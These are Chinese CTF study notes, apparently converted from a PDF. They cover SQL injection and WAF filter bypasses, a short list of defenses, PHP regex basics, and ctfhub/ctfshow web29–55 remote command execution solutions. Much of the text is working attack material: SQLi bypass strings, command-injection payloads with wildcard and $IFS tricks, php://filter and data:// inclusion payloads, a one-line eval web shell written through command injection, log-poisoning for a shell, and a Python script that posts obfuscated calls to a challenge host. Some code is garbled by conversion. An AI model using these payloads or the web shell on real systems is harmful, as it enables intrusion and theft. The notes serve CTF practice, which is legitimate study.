2 绕过方式 1 && (select user from users where userid=1)='admin'
3 十六进制字符绕过select —> selec\x74union—>unio\x6e
4 大小写绕过SelEct
5 双写绕过seleselectctuniunionon
6 urlencode, ascii(char), hex, unicode编码绕过关键字
7 内联绕所有/*!union*//!*select*/
```

过滤引号

Plain Text | 复制代码

```
1 可通过注释、括号、内联注释代替引号。
2 字符串可写作0x十六进制。
3 select * from tb1 where name='asd';
4 等价
5 select * from tb1 where name=0x617364;
```

过滤=

Plain Text | 复制代码

```
1 ?id=1' or 1 like 1#可以绕过对 = > 等过滤
2 or '1' IN ('1234')#可以替代=
```

过滤逗号

Plain Text | 复制代码

```
1 在使用mid, substr, substring函数的时候，如果逗号被过滤，可以通过from x for y代替。
2 select mid(user(),1,2); #从第一个字符开始截取2个
3 等价
4 select mid(user() from 1 for 2); #从第一个字符开始截取2个
```

过滤注释符

Plain Text | 复制代码

```
1 测试中通常需要通过注释符屏蔽后面的语句，否则容易报错，但注释符被过滤了。
2 例如: select * from tb1 where id=$_GET['id'] limit 1; //limit1是我们想要屏蔽的语句。
3 1.通过;结束语句，如果系统不支持堆查询注入，那么后面语句不会执行，或者执行了也能屏蔽错误。
4 select * from tb1 where id=1; limit 1;
5 2.整数型注入不受影响
6 select * from tb1 where id=1 or 1=1 limit 1;
7 3.字符型注入，传入的参数前后被加上了引号，select * from tb1 where id='$_GET['i
d']}' limit 1;
8 这时候可以传入1' or '1'='1，再拼接上引号后就能完整。
9 select * from tb1 where id='1' or '1'='1' limit 1;
```

过滤where

Plain Text | 复制代码

```
1 逻辑绕过过滤代码 1 && (select user from users where user_id = 1) = 'admin'
2 绕过方式 1 && (select user from users limit 1) = 'admin'
```

过滤limit

Plain Text | 复制代码

```
1 逻辑绕过过滤代码 1 && (select user from users limit 1) = 'admin'
2 绕过方式 1 && (select user from users group by user_id having user_id = 1)
= 'admin'#user_id聚合中user_id为1的user为admin
```

过滤group by

Plain Text | 复制代码

```
1 逻辑绕过过滤代码 1 && (select user from users group by user_id having user_i
d = 1) = 'admin'
2 绕过方式 1 && (select substr(group_concat(user_id),1,1) user from users ) =
1
```

过滤select

Plain Text | 复制代码

```
1 逻辑绕过过滤代码 1 && (select substr(group_concat(user_id),1,1) user from use
rs ) = 1
2 绕过方式 1 && substr(user,1,1) = 'a'
```

过滤hex

Plain Text | 复制代码

```
1 逻辑绕过过滤代码 1 && substr(user,1,1) = unhex(61)
2 绕过方式 1 && substr(user,1,1) = lower(conv(11,10,16)) #十进制的11转化为十六进
制，并小写。
```

过滤substr

Plain Text | 复制代码

```
1 逻辑绕过过滤代码 1 && substr(user,1,1) = lower(conv(11,10,16))
2 绕过方式 1 && lpad(user(),1,1) in 'r'
```

过滤and, or

Plain Text | 复制代码

```
1 #等价关键字，在很多时候，当关键字被过滤后，可通过与其等价的其他关键字来绕过。
2 等价and
3 假如： select * from tb1 where id=1 and 1=1
4 此时和and等价关键字有： like (1 like 1。 like可跟通配符。) , rlike (1 rlike 1 rlike
可跟正则表达式。) , regexp (1 regexp 1 regexp可跟正则表达式。) , & (1 && 1， 逻辑
与) , && (1 & 1， 按位与， 任意数&0的值为0) ， 与and的结果都是1。
5
6 等价or
7 假如： select * from tb1 where id=1 or 1=1;
8 此时等价or的关键字有： ||      (逻辑或) , |      (按位或) ， 任意数|0的值为任意数
```

(4)

Plain Text | 复制代码

```
1 999'union/**/select/**/1,(select`password`from`ctfshow_user`where`username`='flag'),'a
2 //注意 999之后可以不用加空格 username =必须有空格
3 列名表名可以用`包裹 查询语句可以尝试‘绕过 select'1'
```

waf绕过

数据库特性

注释

1.内联注释

`!+[数据库版本] [数据库函数] /`

数据库版本一般是五位数，低于版本号就会执行语句，高于不执行。

数据库函数乱写

2.%00 ;%00

3.-- --- ---+

4..// /**/ / test /

空白字符

SQLite3 0A 0D 0C 09 20

MySQL5 09 0A 0B 0C 0D A0 20

PostgreSQL 0A 0D 0C 09 20

Oracle 11g 00 0A 0D 0C 09 20

MSSQL 01, 02, 03,04, 05,06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E, 0F,10, 11, 12,13, 14,15,16,17, 18,19, 1A, 1B,1C, 1D, 1E, 1F,20

sql函数&关键字

mysql

union distinct

union distinctrow

procedure analyse ()

updatexml ()

extracavalue ()

exp()

ceil ()

atan()

sqrt ()

floor ()

ceiling ()

tan()

rand ()

sign()

greatest ()

字符串截取函数

Mid (version(),1,1)

Substr (version() ,1,1)

Substring(version() ,1,1)

Lpad (version() ,1,1)

Rpad(version() ,1,1)

Left (version() ,1)

reverse (right (reverse (version()) ,1)

字符串连接函数

```
concat(version(), ' ', user());
concat_ws(' | ', 1, 2, 3)
```

字符转换

Char (49)

Hex('a')

Unhex (61)

过滤了逗号

(1) limit处的逗号:

limit 1 offset 0

(2)字符串截取处的逗号mid处的逗号:

```
mid(version() from 1 for 1)
```

MSSQL:

IS_SRVROLEMEMBER ()

IS_MEMBER()

HAS_DBACCESS ()

convert ()

col_name ()

object_id()

is_srvrolemember ()

is_member ()

字符串截取函数

Substring (@@version, 1, 1)

Left (@@version, 1)

Right (@@version, 1)

字符串转换函数

Ascii ('a')这里的函数可以在括号之间添加空格的，一些waf过滤不严会导致bypass Char('97')

exec

容器特性

%

asp+ i的环境中，当我们请求的url中存在单一的百分号%时，iis+ asp会将其忽略掉

%u

iis支持unicode的解析，当我们请求的url存在unicode字符串的话iis会自动将其转换

防御方法

过滤

可以对用户提交的敏感字符进行过滤和拦截。

转义

可以对用户提交的敏感字符进行转义。

参数化查询

参数化查询也叫做预处理，它分两个步骤处理用户的输入。

- 网站应用程序指定了查询语句结构，并为用户输入的每个数据预留了占位符。
- 网站应用程序指定每个占位符的内容。

在第二个步骤中，用户输入被填入占位符，但不会改变第一个步骤中预设好的查询语句结构。这样，网站应用程序就不会将用户输入判断为sql语句执行了，而会把用户的输入当做一个整体去查询。

加密存储

对重要数据，不在表单中明文存储，而选择加密存储。

限制权限

将数据库用户的功能设置为最低要求；这将限制攻击者在设法获取访问权限时可以执行的操作。

PHP正则表达式

特殊字符：

行定位符（^和\$）

行定位符是用来描述字符的边界。

“\$” 表示行结尾 “^” 表示行开始如 “^de” , 表示以de开头的字符串 “de\$” ,表示以de结尾的字符串。

单词定界符

\b 匹配单词，而不是单词的一部分

\ban\b 去匹配”gril and boy”的话，就会提示匹配不到。

\B 匹配的是一部分字符串不能是一个完整的单词。

选择字符

”[]”只能匹配单个字符，如[a-d],代表a或b或c或d。

”|”可以匹配任意长度的字符串，使用多个|表示或的意思。

排除字符

正则表达式提供了”\”来表示排除不符合的字符，一般放在[]中。如[^1-5]，该字符不是1~5之间的数字。

限定符

限定符主要是用来限定每个字符串出现的次数。

| 限定字符 | 含义 |
|-------|-------|
| ? | 零次或一次 |
| * | 零次或多次 |
| + | 一次或多次 |
| {n} | n次 |
| {n,} | 至少n次 |
| {n,m} | n到m次 |

点号操作符 .

匹配任意一个字符（不包含换行符）

反斜杠 /

1) 转义

将正则表达式中保留或者特殊字符转义 !! 注意 //// 代表一个 /

2) 指定预定义的字符集

| 字符 | 含义 |
|----|------------------------------|
| \d | 任意一个十进制数字[0-9] |
| \D | 任意一个非十进制数字 |
| \s | 任意一个空白字符(空格、换行符、换页符、回车符、字表符) |
| \S | 任意一个非空白字符 |
| \w | 任意一个单词字符 |
| \W | 任意个非单词字符 |

3) 显示不可打印的字符

| 字符 | 含义 |
|----|-----|
| \a | 报警 |
| \b | 退格 |
| \f | 换页 |
| \n | 换行 |
| \r | 回车 |
| \t | 字表符 |

? 模式修饰符

| 修饰符 | 说明 |
|-----|--------|
| i | 忽略大小写 |
| m | 多文本模式 |
| s | 单行文本模式 |
| x | 忽略空白字符 |

RCE

RCE remote command/code execute, 为远程命令执行和远程代码执行。

无参RCE函数构造

通过没有参数的函数达到命令执行的目的\

1)session

session_id() 可以用来获取/设置当前会话 ID。那么可以用这个函数来获取cookie中的phpsessionid了，并且这个值我们是可控的。

但其有限制：文件会话管理器仅允许会话 ID 中使用以下字符：a-z A-Z 0-9 , (逗号) 和 - (减号)

可以将我们的参数转化为16进制穿进去，之后再用hex2bin()函数转换回来就可以了。

▼

Plain Text

复制代码

```
1 eval(hex2bin(session_id(session_start())));
```

▼

Plain Text

复制代码

```
1 c=session_start();system(session_id());  
2 修改 phpsessid=ls
```

2) get/post传参

get型传参 payload

```
code=eval(end(current(get_defined_vars())));&b=phpinfo();
```

自己凑

目录操作：

getcwd() : 函数返回当前工作目录。

scandir() : 函数返回指定目录中的文件和目录的数组。

dirname() : 函数返回路径中的目录部分。

chdir() : 函数改变当前的目录。

getenv() 获取一个环境变量的值(在7.1之后可以不给予参数)。

localeconv() : 是一个编程语言函数，返回包含本地数字及货币信息格式的数组。其中数组中 的第一个为点号(.)

get_defined_vars() 获取题目相关变量

数组相关的操作：

current() 返回数组中的当前单元， 默认取第一个值。

pos() current() 的别名。

next() – 将内部指针指向数组中的下一个元素，并输出。

prev() – 将内部指针指向数组中的上一个元素，并输出。

reset() – 将内部指针指向数组中的第一个元素，并输出。

end() 将内部指针指向数组中的最后一个元素，并输出。

each() – 返回当前元素的键名和键值，并将内部指针向前移动。

array_shift() – 删除数组中第一个元素，并返回被删除元素的值。

array_reverse() 函数返回翻转顺序的数组。

读文件:

show_source() – 对文件进行语法高亮显示。
readfile() – 输出一个文件。
hight_file 高亮显示文件
print_r() 函数用于打印变量，以更容易理解的形式展示。
file_get_contents() – 把整个文件读入一个字符串中。
readgzfile() – 可用于读取非 gzip 格式的文件

其他:

chr() 函数从指定的 ASCII 值返回字符。
hex2bin() — 转换十六进制字符串为二进制字符串。
crypt(): 单项字符串散列，相当于将字符串转换为hash等的复杂字符串

ctfhub

利用命令执行写入一句话木马

```
1 127.0.0.1 &echo "<?php @eval(\$_POST['a']);?>" >> shell.php
```

吊毛环境问题真多 我的评价是不如ctfshow

命令执行分号执行多语句?

```
1 127.0.0.1&cd flag_is_here;ls
```

ctfshow

web29

```
PHP | 复制代码

1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5     if(!preg_match("/flag/i", $c)){
6         eval($c);
7     }
8
9 }else{
10    highlight_file(__FILE__);
11 }
```

过滤了flag。先看看有什么： c=system("ls");

通配符绕过

查到flag.php 用通配符绕过：通配符是一种特殊语句，主要有星号(*)和问号(?)，用来模糊搜索文件。在查找文件夹时，当不知道真正字符或者懒得输入完整名字时，常常使用通配符代替真正的字符。

(** 可以代表任何字符串； ?仅代表单个字符串且字符串必须存在)

```
Plain Text | 复制代码

1 //system函数 执行外部程序（shell命令），并且显示输出
2 c=system('cat f*.php');
3 c=system('tac f*.php');
4 c=system('cp fla?.php 1.txt');
5
6 //反引号=system shell执行``中的命令，并将结果暂存，在适当的地方输出
7 c=echo `nl fl`'ag.php`;
```

利用eval函数

eval()函数可以把字符串按照PHP代码来执行,但需要注意 输入的字符串必须是合法的PHP代码，且必须以分号结尾。

按理来说若过滤了；分号，eval将不起作用，可以利用php特性 最后一行代码可以不用分号 进行绕过：

```
c=echo "ss";?>roger <?php system('ls');
```

```
c = echo "ss";?>roger<?php include($_GET['url']);&url=php://filter/read=convert.base64-encode/resource=flag.php
```

web30

The screenshot shows a code editor window with the following PHP code:

```
1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5 if(!preg_match("/flag|system|php/i", $c)){
6     eval($c);
7 }
8 }else{
9 highlight_file(__FILE__);
10 }
```

The code is syntax-highlighted with red for errors and variables, blue for functions and classes, and green for comments.

c=echo 'nl fl"ag.ph"p'; (反引号包裹) nl可以换成cat tac

```
a=ag;b=f1; b a.php
```

引号绕过

过滤了字符串，利用单双引号在shell命令中可以绕过正则匹配且不影响愿意

web31

PHP | 复制代码

```
1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5 if(!preg_match("/flag|system|php|cat|sort|shell|\.\.|\|\'.*/i", $c)){
6     eval($c);
7 }
8
9 }else{
10     highlight_file(__FILE__);
11 }
```

//空格替代 c=echo%09 tac%09f* ;

//参数逃逸c=eval(\$_GET[1]);&1=system('cat flag.php');

cat和tac

cat flag.php 会显示空白 php文件不会显示 需要查看源代码

tac 逆向输出 会将html的注释破坏 所以就会直接显示

空格替代

Plain Text | 复制代码

```
1 > < <> 重定向符
2 ${IFS} ${IFS}$9 $IFS$1 IFS
3 %09 需要php环境
4 {cat,flag.php} 大括号内逗号实现空格功能
```

打印当前目录：print_r(scandir(current(localeconv())));

结果：Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

这里可以的用next()

输出数组中的当前元素的下一个元素的值,也就是可以输出第二个(还有end可以输出最后一个)

但是flag在第三个怎么办？可以用array_reverse函数

这个函数就是将数组转置；

```
show_source(next(array_reverse(scandir(pos(localeconv())))));
```

`show_source()` 函数对文件进行语法高亮显示。本函数是 `highlight_file()` 的别名。

`array_reverse()` 函数以相反的元素顺序返回数组。

`scandir()` 函数返回指定目录中的文件和目录的数组。

web32

```
1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5     if(!preg_match("/flag|system|php|cat|sort|shell|\.\.|\|\^|\`|echo|\\";|\\\/
6 i", $c)){
7         eval($c);
8     }
9 }else{
10    highlight_file(__FILE__);
11 }
```

文件包含协议绕过

c=require/include%0a\$ GET[url]?>&url=flag.php包含文件是读不到的

通常需要搭配协议进行文件读取

c=include%0a\$ GET[url]?>&url=http://filter/read=convert.base64-encode/resource=flag.php

web33

```
1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5 if(!preg_match("/flag|system|php|cat|sort|shell|\.\.| |\\'|\`|echo|\;|\(|\\"/i", $c)){
6         eval($c);
7     }
8
9 }else{
10    highlight_file(__FILE__);
11 }
```

c=include\$_GET[1]?>&1=php://filter/read=convert.base64-encode/resource=flag.php

web34

```
1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5 if(!preg_match("/flag|system|php|cat|sort|shell|\.\.| |\\'|\`|echo|\;|\(|\\"/i", $c)){
6         eval($c);
7     }
8 }else{
9    highlight_file(__FILE__);
10 }
```

可以用之前的32,33

web35

PHP | 复制代码

```
1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5 if(!preg_match("/flag|system|php|cat|sort|shell|\.\.| |\'|\\`|echo|\;|\\(|\\:|\\"|\\<|\\=/i", $c)){
6         eval($c);
7     }
8
9 }else{
10    highlight_file(__FILE__);
11 }
```

可以用之前的32

web36

PHP | 复制代码

```
1 <?php
2 error_reporting(0);
3 if(isset($_GET['c'])){
4     $c = $_GET['c'];
5 if(!preg_match("/flag|system|php|cat|sort|shell|\.\.| |\'|\\`|echo|\;|\\(|\\:|\\"|\\<|\\=/|[0-9]/i", $c)){
6         eval($c);
7     }
8 }else{
9    highlight_file(__FILE__);
10 }
```

可以用之前的32

web37

```

1  <?php
2  //flag in flag.php
3  error_reporting(0);
4  if(isset($_GET['c'])){
5      $c = $_GET['c'];
6  if(!preg_match("/flag/i", $c)){
7      include($c);
8      echo $flag;
9
10 }
11
12 }else{
13     highlight_file(__FILE__);
14 }

```

利用函数：include()。绕过思路：文件包含常用攻击手法，伪协议读取文件内容

data协议打include

data://text/plain,
data://text/plain;base64,

实例：1: <http://127.0.0.1/include.php?file=data://text/plain,>

2: [http://127.0.0.1/include.php?
file=data://text/plain;base64,PD9waHAgcGhwaW5mbypOz8%2B](http://127.0.0.1/include.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbypOz8%2B)

本题姿势：data://text/plain;base64,PD9waHAgc3IzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==

或

c=data://text/plain,

包含日志文件拿shell

先通过User-Agent写入一句话，报错后会写入日志文件中，然后包含日志文件

post传：2=system("tac f*");

看错误日志:c=file:///var/log/nginx/access.log

web38

```
PHP | 复制代码

1 <?php
2 //flag in flag.php
3 error_reporting(0);
4 if(isset($_GET['c'])){
5     $c = $_GET['c'];
6 if(!preg_match("/flag|php|file/i", $c)){
7     include($c);
8     echo $flag;
9
10    }
11
12 }else{
13     highlight_file(__FILE__);
14 }
```

用web37

web39


```
PHP | 复制代码

1 <?php
2 //flag in flag.php
3 error_reporting(0);
4 if(isset($_GET['c'])){
5     $c = $_GET['c'];
6 if(!preg_match("/flag/i", $c)){
7     include($c.".php");
8
9
10 }else{
11     highlight_file(__FILE__);
12 }
```

data://text/plain, 这样就相当于执行了php语句 .php 因为前面的php语句已经闭合了，所以后面的.php会被当成html页面直接显示在页面上，不影响rce

```
c=data://text/plain,<?php echo cat *.php ;//
```

web40



```
1 <?php
2 if(isset($_GET['c'])){
3     $c = $_GET['c'];
4     if(!preg_match("/[0-9]|\~|\`|\@|\#|\\$|\\%|\\^|\\&|\\*|\\(|\\)|\\-|\\=|\\+|\\{
5         |\\[|\\]|\\}|\\:|\\'|"\\|,|\\<|\\.|\\>|\\|\\?|\\\\\\\\/i", $c)){
6         eval($c);
7     }
8 }else{
9     highlight_file(__FILE__);
10 }
```

无参rce

打印当前目录：print_r(scandir(current(localeconv())));

结果：Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

这里可以的用next()

输出数组中的当前元素的下一个元素的值,也就是可以输出第二个（还有end可以输出最后一个）

但是flag在第三个怎么办？可以用array_reverse函数

这个函数就是将数组转置；

```
show_source(next(array_reverse(scandir(pos(localeconv())))));
```

session

?c=session_start();system(session_id()); 抓包修改session id

web41

```
1 <?php
2 if(isset($_POST['c'])){
3     $c = $_POST['c'];
4 if(!preg_match('/[0-9] | [a-z] | \^| \+| \~| \$| \| | \{ | \} | \&| \-/i', $c)){
5         eval("echo($c);");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
10 ?>
```

啥都过滤了只留了|

这个题过滤了 \$、+、-、^、~ 使得异或自增和取反构造字符都无法使用，同时过滤了字母和数字。但是特意留了个或运算符 | 。

异或？？

```
1 #大佬的脚本，直接用
2 import re
3 import requests
4
5 url="http://67e43a48-b511-4fcd-b715-74df05737fd1.challenge.ctf.show:8080"
6
7 a=[]
8 ans1=""
9 ans2=""
10 for i in range(0,256):
11     c=chr(i)
12     tmp = re.match(r'[0-9] | [a-z] | \^ | \+ | \~ | \$ | \[ | \] | \{ | \} | \& | \- ', c, re.I)
13     if(tmp):
14         continue
15         #print(tmp.group(0))
16     else:
17         a.append(i)
18
19 # eval("echo($c);");
20 mya="system" #函数名 这里修改!
21 myb="ls"      #参数
22 def myfun(k,my):
23     global ans1
24     global ans2
25     for i in range (0,len(a)):
26         for j in range(i,len(a)):
27             if(a[i]|a[j]==ord(my[k])):
28                 ans1+=chr(a[i])
29                 ans2+=chr(a[j])
30             return;
31     for k in range(0,len(mya)):
32         myfun(k,mya)
33 data1="(\""+ans1+"\"|\\""+ans2+"\")"
34 ans1=""
35 ans2=""
36 for k in range(0,len(myb)):
37     myfun(k,myb)
38 data2="(\""+ans1+"\"|\\""+ans2+"\")"
39
40 data={"c":data1+data2}
41 r=requests.post(url=url,data=data)
42 print(r.text)
```

web42 -----

```
PHP | 复制代码

1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     system($c." >/dev/null 2>&1");
5 }else{
6     highlight_file(__FILE__);
7 }
```

新阶段 " >/dev/null 2>&1" 意思是标准输出和标准输入都扔到到/dev/null(垃圾桶)中 执行任何命令都不会又回显

linux输出重定向符号：0表示键盘输入 1表示屏幕输出 2表示错误输出\

> 默认为标准输出重定向，与 1> 相同

2>&1 意思是把 标准错误输出 重定向到 标准输出.

此题没有进行任何过滤 ? c=xxx ; xxx 即可 因为分号将两个语句分开执行 前边的命令就不受影响。

一些命令分隔符

linux中: %0a 、 %0d 、 ; 、 & 、 | 、 &&、 ||

```
Plain Text | 复制代码

1 1. ";"：执行完前面的语句再执行后面的语句。
2 2. "|"：显示后面语句的执行结果。
3 3. "||"：当前面的语句执行出错时，执行后面的语句。
4 4. "&"：两条命令都执行，如果前面的语句为假则执行后面的语句，前面的语句可真可假。
5 5. "&&"：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行，前面的语句只能为真。
```

windows中: %0a、&、|、%1a (一个神奇的角色，作为.bat文件中的命令分隔符)

Plain Text | 复制代码

1. “|”：直接执行后面的语句。
2. “||”：如果前面的语句执行失败，则执行后面的语句，前面的语句只能为假才行。
3. “&”：两条命令都执行，如果前面的语句为假则直接执行后面的语句，前面的语句可真可假。
4. “&&”：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行，前面的语句只能为真。

web43

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat/i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

c=tac flag.php %23

nl flag.php%0a

web44

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/;|cat|flag/i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

没啥意思

web45

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| /i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

过滤了空格，用%09代替

web46

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\\*/i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

c=tac%09f'lag.php%0a

web47

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail/i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

nl<fla" "g.php||

过滤了几个文件读取命令，但是我们的还能用46的payload

web48

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|se
d|cut|awk|strings|od|curl|\\`/i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

不多说

web49

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|se
5 d|cut|awk|strings|od|curl|\`|\%\|i", $c)){
6         system($c." >/dev/null 2>&1");
7     }
8 }else{
9     highlight_file(__FILE__);
10 }
```

过滤了%

故分隔符%0a 空格%09 注释符%23都不能用，但是可以用重定向符等代替空格，用||或|等代替分隔符。

web50

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|se
5 d|cut|awk|strings|od|curl|\`|\%\|\\x09|\x26|i", $c)){
6         system($c." >/dev/null 2>&1");
7     }
8 }else{
9     highlight_file(__FILE__);
10 }
```

过滤了 %09 和 %26 我们可以用其他来代替

web51

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|se
d|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26/i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

多过滤了tac，不多说

web52

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\\*|more|less|head|sort|tail|sed|cu
t|tac|awk|strings|od|curl|\`|\%|\x09|\x26|\>|\</i", $c)){
5         system($c." >/dev/null 2>&1");
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

c=ls IFS -al {IFS}/|| //查看flag位置， /是根目录

c=n!\$IFS/fla"gl||

ls姿势

ls //显示不隐藏的文件与文件夹

ls -a //显示当前目录下的所有文件及文件夹包括隐藏的.和..等

```
ls -l //显示不隐藏的文件与文件夹的详细信息
```

```
ls -al //显示当前目录下的所有文件及文件夹包括隐藏的.和..等的详细信息
```

web53

```
<?php
if(isset($_GET['c'])){
$c=$_GET['c'];
if(!preg_match("/\;|cat|flag| |[0-9]|/*|more|wget|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26|\>|\</i", $c)){
echo($c);
$d = system($c);
echo "<br>".$d;
}else{
echo 'no';
}
}else{
highlight_file(__FILE__);
}
```

c=n!\${IFS}fla"g.ph'p

web54

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|.*c.*t.*|.*f.*l.*a.*g.*| |[0-9]|\\*|.*m.*o.*r.*e.
*|.*w.*g.*e.*t.*|.*l.*e.*s.*s.*|.*h.*e.*a.*d.*|.*s.*o.*r.*t.*|.*t.*a.*i.*l.
*|.*s.*e.*d.*|.*c.*u.*t.*|.*t.*a.*c.*|.*a.*w.*k.*|.*s.*t.*r.*i.*n.*g.*s.*|.
*o.*d.*|.*c.*u.*r.*l.*|.*n.*l.*|.*s.*c.*p.*|.*r.*m.*|\`|\\%|\x09|\x26|\>|\\</
i", $c)){
5         system($c);
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

重命名flag文件

mv flag.php z.txt 然后直接访问z.txt即可

web55(无字母)

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['c'])){
3     $c=$_GET['c'];
4     if(!preg_match("/\;|[a-z]|\`|\%|\x09|\x26|\>|\\</i", $c)){
5         system($c);
6     }
7 }else{
8     highlight_file(__FILE__);
9 }
```

bin/base64

bin目录主要放置一些系统的必备执行档，如cat、cp、chmod df、dmesg、gzip、kill、ls、mkdir、more、mount、rm、su、tar、base64等

这里我们可以用 base64里的64进行通配符匹配，即 ?c=/bin/base64 flag.php

payload1: ?c=/????/????64%20????.???

bin/bzip2

bzip2是[linux](#)下面的压缩文件的命令

我们可以通过该命令压缩flag.php 然后进行下载

payload: ?c=/????/????/????2 ?????.???

也就是/usr/bin/bzip2 flag.php

然后访问/flag.php.bz2进行下载获得flag.php

linux下的用法，临时文件phpxxxxxx

. 和? 没有被过滤，.(点)的用法，就是相当于source可以执行命令

p神牛逼！！！

用 . file 执行文件，是不需要file有x权限的。所以只需要在对面服务器有一个我们可控的文件即可。

这个文件也很好得到，我们可以发送一个上传文件的POST包，此时PHP会将我们上传的文件保存在临时文件夹下，默认的文件名是 /tmp/phpXXXXXX，文件名最后6个字符是随机的大小写字母。字母的话可以用通配符替代达到绕过效果。

```

1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>POST数据包POC</title>
7  </head>
8  <body>
9  <form action="http://46230c96-8291-44b8-a58c-c133ec248231.chall.ctf.sh
w/" method="post" enctype="multipart/form-data">
10 <!--链接是当前打开的题目链接-->
11     <label for="file">文件名: </label>
12     <input type="file" name="file" id="file"><br>
13     <input type="submit" name="submit" value="提交">
14 </form>
15 </body>
16 </html>

```

????/????????? 匹配到的文件有很多 grob通配符允许我们 [^ x] 表示 不允许出现 x 可以按此原理绕过

但仍有文件无法绕过 于是p神提出了 [@-[]] 的方法 进行匹配的大写字母。

所以构造poc执行命令

